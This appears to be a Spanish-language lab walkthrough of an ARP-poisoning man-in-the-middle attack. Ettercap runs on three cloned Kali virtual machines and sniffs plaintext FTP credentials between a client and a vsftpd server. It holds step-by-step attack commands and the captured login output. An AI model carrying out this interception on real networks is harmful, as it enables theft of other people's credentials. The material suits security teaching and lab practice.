

MITM – ETTERCAP


ARP POISONING.

PROTOCOLO FTP.

Requerimientos:

3 máquinas; Cliente FTP, servidor FTP y la que usaremos como la Man in the middle (MITM)

Lo podemos hacer clonando la máquina main de Kali en el VirtualBox. Además de cambiar las direcciones MAC en ajustes de red>Avanzado.



Hacemos click derecho en la máquina a clonar. IMPORTANTE: tiene que estar apagada.

Pasos.

1. Encender ambas máquinas y hacerles sus correspondiente ifconfig para averiguar la IP de cada una.

IP Máquina MITM.

```
(kali@kali) ~  
$ ifconfig  
eth0: flags=4163<UP,BR  
inet 192.168.1.23 net
```

IP Máquina servidor.

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,
    inet 192.168.1.22 netmask 255.255.255.0
```

IP Máquina cliente.

```
192.168.1.15 08:00:27:5F:9F:2D
```

2. Instalamos el servidor en nuestra máquina con el comando `sudo apt install vsftpd`. Después de la instalación verificamos si el servidor está activo con el comando `systemctl status vsftpd`. Si no lo está, lo arrancamos con el comando `systemctl start vsftpd`.

También podemos hacer que el servidor se inicie junto con el arranque del sistema después de iniciar sesión con el comando `systemctl enable vsftpd.service`.

3. Iniciamos Ettercap en la máquina donde haremos de MITM, en mi caso, en mi máquina principal (main) con el usuario root.

```
$ sudo su
[sudo] password for kali:
(root@kali)~# ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

En la siguiente imagen podemos ver:

TARGET1 – IP DEL SERVIDOR

TARGET2 – IP DEL CLIENTE

Ejecutamos el ARP POISONING e intentamos hacer la conexión con el protocolo FTP en la máquina cliente para ver si obtenemos alguna respuesta en ETTERCAP.

Target 1	Target 2
192.168.1.22	192.168.1.15

Delete

Add

1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
8 hosts added to the hosts list...
Host 192.168.1.22 added to TARGET1
Host 192.168.1.15 added to TARGET2

ARP poisoning victims:

GROUP 1: 192.168.1.22 08:00:27:BB:A8:46

GROUP 2 : 192.168.1.15 08:00:27:5F:9F:2D

ftp 192.168.1.22
Connected to 192.168.1.22.
220 (vsFTPd 3.0.3)
Name (192.168.1.22:kali): kali
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

Cuando iniciamos la conexión y ponemos el usuario y contraseña nos lo devuelve ETTERCAP.

```
FTP : 192.168.1.22:21 -> USER: kali PASS: kali
```